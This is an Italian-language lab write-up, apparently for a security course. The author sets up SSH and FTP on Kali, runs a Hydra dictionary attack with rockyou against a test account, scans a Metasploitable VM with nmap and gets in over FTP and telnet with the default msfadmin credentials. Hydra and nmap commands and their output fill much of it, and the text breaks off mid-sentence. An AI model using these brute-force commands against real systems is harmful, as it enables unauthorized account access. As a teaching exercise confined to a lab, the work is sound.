

1. Creazione dell'utente e impostazione della password.

```
(kali㉿kali)-[~/Desktop]
$ sudo adduser test_user
[sudo] password for kali:
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]

(kali㉿kali)-[~/Desktop]
$ sudo service ssh start
```

Lo scopo di questo esercizio è creare un account utente dedicato alle prove di autenticazione SSH/FTP, isolato dall'account amministratore, con home directory e shell di login. Per preparare l'esercizio ho creato un account locale dedicato ai test con “sudo adduser test_user” e ho impostato la password di prova. Ho avviato il demone SSH con “sudo service ssh start”. Per verificare la corretta creazione dell'utente e la sua home directory ho usato id test_user (mostra uid, gid e gruppi). Durante l'esecuzione di sudo adduser test_user ho lasciato vuoti i campi informativi (Full Name, Room Number, Work Phone, Home Phone, Other), in quanto sono opzionali e non influiscono sulle funzionalità dell'account.

2. Verifica e preparazione del servizio SSH

```
(kali㉿kali)-[~/Desktop]
$ sudo service ssh start

(kali㉿kali)-[~/Desktop]
$ sudo systemctl enable --now ssh

Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv
-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink '/etc/systemd/system/ssh.service' → '/usr/lib/systemd/system/ssh.service'.
Created symlink '/etc/systemd/system/multi-user.target.wants/ssh.service' → '/usr/lib/systemd/
system/ssh.service'.

(kali㉿kali)-[~/Desktop]
$ sudo ss -tlnp | grep sshd || sudo ss -tlnp | grep :22

LISTEN 0      128          0.0.0.0:22      0.0.0.0:*      users:(("sshd",pid=36755,fd=6))
LISTEN 0      128          [::]:22        [::]:*         users:(("sshd",pid=36755,fd=7))
```

```
(kali㉿kali)-[~/Desktop]
$ sudo sshd -T | grep -i passwordauthentication

passwordauthentication yes
```

Prima di procedere con il test di cracking con Hydra ho verificato e predisposto il servizio SSH. Ho abilitato e avviato sshd con `“sudo systemctl enable --now ssh”`.

È stata verificata la reachability della porta con `“sudo ss -tlnp | grep :22”`, che mostra sshd in LISTEN su 0.0.0.0:22 (e su IPv6), confermando che il servizio è raggiungibile dalla rete. Infine ho controllato la modalità di autenticazione: sshd deve permettere l'autenticazione tramite password affinché Hydra possa effettuare il test. Il valore effettivo è stato verificato con `“sudo sshd -T | grep -i passwordauthentication”`.

3. Verifica della connessione in SSH dell'utente

Ho ottenuto, come visibile, il prompt dei comandi dell'utente test_user tramite "ssh test_user@[IP KALI]".

```
(kali㉿kali)-[~/Desktop]
$ ssh test_user@192.168.56.103
test_user@192.168.56.103's password:
Linux kali 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(test_user㉿kali)-[~]
$
```

4. Ho successivamente preparato delle liste per Hydra.

```
(test_user㉿kali)-[~]
$ ls -l ~/small_userlist.txt
wc -l ~/small_userlist.txt
-rw-rw-r-- 1 test_user test_user 22 Oct 26 17:19 /home/test_user/small_userlist.txt
3 /home/test_user/small_userlist.txt
```

ls -l ~/small_userlist.txt

mostra che il file esiste e riporta permessi, proprietario, dimensione e data di ultima modifica. In questo caso il file è a noi leggibile (-rw-rw-r--) e appartiene a test_user, quindi Hydra potrà aprirlo senza problemi.

wc -l ~/small_userlist.txt

conta il numero di righe presenti nel file.

A questo punto possiamo dichiarare l'ambiente pronto per l'utilizzo di Hydra.

Come ho strutturato il comando:

```
(test_user@kali)-[~]  
$ hydra -L ~/small_userlist.txt -P /usr/share/wordlists/rockyou.txt -t 2 -V -f -o ~/hydra_out.txt 192.168.56.103 ssh  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illeg  
purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-26 17:29:50
```

hydra

E' lo strumento che esegue attacchi a dizionario (brute-force) su protocolli di rete. Serve a testare la robustezza delle credenziali di accesso.

-L ~/small_userlist.txt

File di input contenente più username, uno per riga. Qui stiamo usando la userlist che abbiamo creato (test_user, admin, user1).

La motivazione è quella di provare più account possibili senza digitare ogni volta lo username.

-P /usr/share/wordlists/rockyou.txt

File di input con password candidate (rockyou coincide alla lista di password comuni).

La motivazione è quella di provare password "reali" e comuni, per simulare attacchi pratici e verificare l'eventuale presenza di password deboli.

-t 2

Numero di thread paralleli (appunto, 2). Un thread è un'unità di esecuzione all'interno di un programma. Un programma può avere più thread che fanno cose contemporaneamente (aprire connessioni, inviare password, leggere risposte). Nel caso di Hydra, ogni thread apre e gestisce contemporaneamente una connessione SSH/FTP/HTTP per provare username+password.

Più thread equivalgono a più tentativi al secondo ma maggior rischio di sovraccaricare il target o triggerare protezioni.

-V

Verbose. Mostra ogni tentativo a schermo. Utile per screenshot ed evidenza nel report.

-f

Finish on first found: se Hydra trova una combinazione valida si ferma immediatamente.

Perché: evita spreco di tempo e traffico non necessario dopo aver ottenuto l'evidenza.

-o ~/hydra_out.txt

Lo switch "-o" di Hydra salva i risultati in un file. Tramite il comando, eventuali credenziali valide trovate durante l'esecuzione vengono memorizzate in chiaro nel file

"/home/test_user/hydra_out.txt".

192.168.56.103

IP del target (la macchina di laboratorio su cui gira sshd). Devi sempre verificare questo IP prima di attaccare — errori qui generano "connection refused" o attacchi fuori bersaglio.

ssh

Specifica il servizio/protocollo da attaccare (SSH). Hydra sa come gestire l'autenticazione SSH.

5. Possiamo osservare varie intestazioni run mentre Hydra gira.

L'ho lasciato così per qualche minuto, dopodiché ho interrotto la ricerca.

```
test_user@kali: ~  
Session Actions Edit View Help  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "lesly" - 6755 of 43033197 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "kristopher" - 6756 of 43033197 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "kinder" - 6757 of 43033197 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "jollibee" - 6758 of 43033197 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "jesusteamo" - 6759 of 43033197 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "jairo" - 6760 of 43033197 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "ilovemum" - 6761 of 43033197 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "hawaii1" - 6762 of 43033197 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "destroyer" - 6763 of 43033197 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "cocopops" - 6764 of 43033197 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "celestial" - 6765 of 43033197 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "caracol" - 6766 of 43033197 [child 1] (0/0)  
[STATUS] 2.84 tries/min, 6766 tries in 39:46h, 43026431 to do in 252927:05h, 2 active  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "bunso" - 6767 of 43033197 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "bitch12" - 6768 of 43033197 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "bella123" - 6769 of 43033197 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "autumn1" - 6770 of 43033197 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "armagedon" - 6771 of 43033197 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "Hannah" - 6772 of 43033197 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "ilove" - 6773 of 43033197 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "ziggy" - 6774 of 43033197 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "stayout" - 6775 of 43033197 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "starlet" - 6776 of 43033197 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "squishy" - 6777 of 43033197 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "snooker" - 6778 of 43033197 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "snake" - 6779 of 43033197 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "shorty13" - 6780 of 43033197 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "sherlock" - 6781 of 43033197 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "sexii" - 6782 of 43033197 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "satria" - 6783 of 43033197 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "random1" - 6784 of 43033197 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "polly" - 6785 of 43033197 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "noreen" - 6786 of 43033197 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "moonshine" - 6787 of 43033197 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "mookie1" - 6788 of 43033197 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "mohammad" - 6789 of 43033197 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.103 - login "test_user" - pass "micmic" - 6790 of 43033197 [child 0] (0/0)  
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

6. Ho visionato gli output, tramite il comando esposto in precedenza.

```
(test_user@kali)-[~]
$ ls -l ~/hydra_out.txt
-rw-rw-r-- 1 test_user test_user 410 Oct 26 17:29 /home/test_user/hydra_out.txt

(test_user@kali)-[~]
$ cat ~/hydra_out.txt
# Hydra v9.6 run at 2025-10-26 17:22:55 on 192.168.1.28 ssh (hydra -L /home/test_user/small_userlist.txt -P /usr/share/wordlists/rockyou.txt -t 2 -V -f -o /home/test_user/hydra_out.txt 192.168.1.28 ssh)
# Hydra v9.6 run at 2025-10-26 17:29:51 on 192.168.56.103 ssh (hydra -L /home/test_user/small_userlist.txt -P /usr/share/wordlists/rockyou.txt -t 2 -V -f -o /home/test_user/hydra_out.txt 192.168.56.103 ssh)

(test_user@kali)-[~]
$
```

Il file contiene, come visibile, solo le intestazioni dei run di Hydra (timestamp e riga di comando), non una credenziale trovata. Hydra ha fatto molti tentativi, ma non ha scoperto alcuna coppia valida prima che io fermassi il processo.

Ho verificato, al fine di scongiurare eventuali miei errori, che la password target fosse effettivamente nella wordlist.

```
(test_user@kali)-[~]
$ grep -n '^testpass$' /usr/share/wordlists/rockyou.txt
1226529: testpass

(test_user@kali)-[~]
$
```

A quanto pare, grep mi ha restituito “1226529:testpass”: la password è alla riga 1.226.529 di rockyou. Evidentemente me lo sono perso per strada mentre scorreva, ma non è un problema.

7. Ho infine proceduto con la configurazione e il cracking del servizio ftp su Kali.

```
└─$ sudo apt update 66 sudo apt install -y vsftpd

[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.1 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [114 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [252 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [187 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [891 kB]
Fetched 74.4 MB in 23s (3,299 kB/s)
199 packages can be upgraded. Run 'apt list --upgradable' to see them.
The following packages were automatically installed and are no longer required:
  amass-common          libtheoradec1         python3-kismetcapturefreaklabszigbee
  libbluray2            libtheoraenc1         python3-kismetcapturertl433
  libbson-1.0-0t64      libudfread0           python3-kismetcapturertladsb
  libjs-jquery-ui       libx264-164           python3-kismetcapturertlamr
  libjs-underscore      libxml2               python3-protobuf
  libmongoc-1.0-0t64    libyelp0              python3-zombie-imp
  libmongocrypt0        python3-bluepy         samba-ad-dc
  libplacebo349         python3-click-plugins  samba-ad-provision
  libportmidi0          python3-gpg            samba-dsdb-modules
  librav1e0.7           python3-kismetcapturebtgeiger
Use 'sudo apt autoremove' to remove them.

Installing:
  vsftpd
```

E ne ho verificato la presenza...

```
(kali㉿kali)-[~]
└─$ dpkg -l | grep vsftpd

ii  vsftpd                    3.0.5-0.3             amd64
    lightweight, efficient FTP server written for security

(kali㉿kali)-[~]
└─$
```


8. Ho poi avviato il servizio.

```
(kali㉿kali)-[~]  
$ sudo service vsftpd start  
  
(kali㉿kali)-[~]  
$
```


ESERCIZIO FACOLTATIVO

1. Scansione della macchina Metasploitable per trovare servizi aperti.

Ho effettuato uno scanning nmap per sapere quali servizi fossero attivi. A dovere, “-p-” scansiona tutte le porte (1–65535) e “-oN” salva l’output testuale.



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ TARGET=192.168.56.101  
  
(kali@kali)-[~]  
$ nmap -sV -p- $TARGET -oN nmap_full_${TARGET}.txt  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 12:12 CET  
Nmap scan report for 192.168.56.101  
Host is up (0.00074s latency).  
Not shown: 65505 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
6697/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```

L’output ha dato diversi servizi .Su Metasploitable l’utente/password msfadmin è spesso valido su diversi di questi.

2. Ho provato ad utilizzare una mini word-list per prova.

```
(kali㉿kali)-[~]  
$ echo "msfadmin" > ~/mini_pw.txt  
  
(kali㉿kali)-[~]  
$ echo "msfadmin" > ~/small_userlist.txt  
  
(kali㉿kali)-[~]  
$
```

echo "msfadmin" > ~/mini_pw.txt

crea un file che contiene la password msfadmin.

echo "msfadmin" > ~/small_userlist.txt

crea la lista utenti con msfadmin.

3. Per la demo rapida, ho provato quindi l'attacco con Hydra su FTP (porta 21).

```
(kali㉿kali)-[~]  
$ hydra -L ~/small_userlist.txt -P ~/mini_pw.txt -t 1 -V -f -o ~/hydra_ftp21_out.txt $TARGET ftp  
  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organ  
izations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-28 12:28:52  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task  
[DATA] attacking ftp://192.168.56.101:21/  
[ATTEMPT] target 192.168.56.101 - login "msfadmin" - pass "msfadmin" - 1 of 1 [child 0] (0/0)  
[21][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin  
[STATUS] attack finished for 192.168.56.101 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-28 12:28:53  
  
(kali㉿kali)-[~]  
$
```

Come ho strutturato il comando di attacco:

-L ~/small_userlist.txt = genera file utenti (uno per riga).

-P ~/mini_pw.txt = genera il file password candidate.

-t 1 = numero di thread (1 = meno carico, più sicuro).

-V = verbose (mostra i tentativi a video)

-f = ferma al primo successo (non spreca del tempo).

-o ~/hydra_ftp21_out.txt = salva output (evidenza).

\$TARGET ftp = target impostato precedentemente e protocollo.

L'output atteso coincide con le aspettative.

4. Attacco Hydra su telnet (porta 23)

```
(kali㉿kali)-[~]  
$ hydra -L ~/small_userlist.txt -P ~/mini_pw.txt -t 1 -V -f -o ~/hydra_telnet_out.txt $TARGET telnet  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organ  
izations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-28 12:33:35  
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task  
[DATA] attacking telnet://192.168.56.101:23/  
[ATTEMPT] target 192.168.56.101 - login "msfadmin" - pass "msfadmin" - 1 of 1 [child 0] (0/0)  
[23][telnet] host: 192.168.56.101 login: msfadmin password: msfadmin  
[STATUS] attack finished for 192.168.56.101 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-28 12:33:36  
  
(kali㉿kali)-[~]  
$
```

Con il medesimo asset dell'attacco precedente...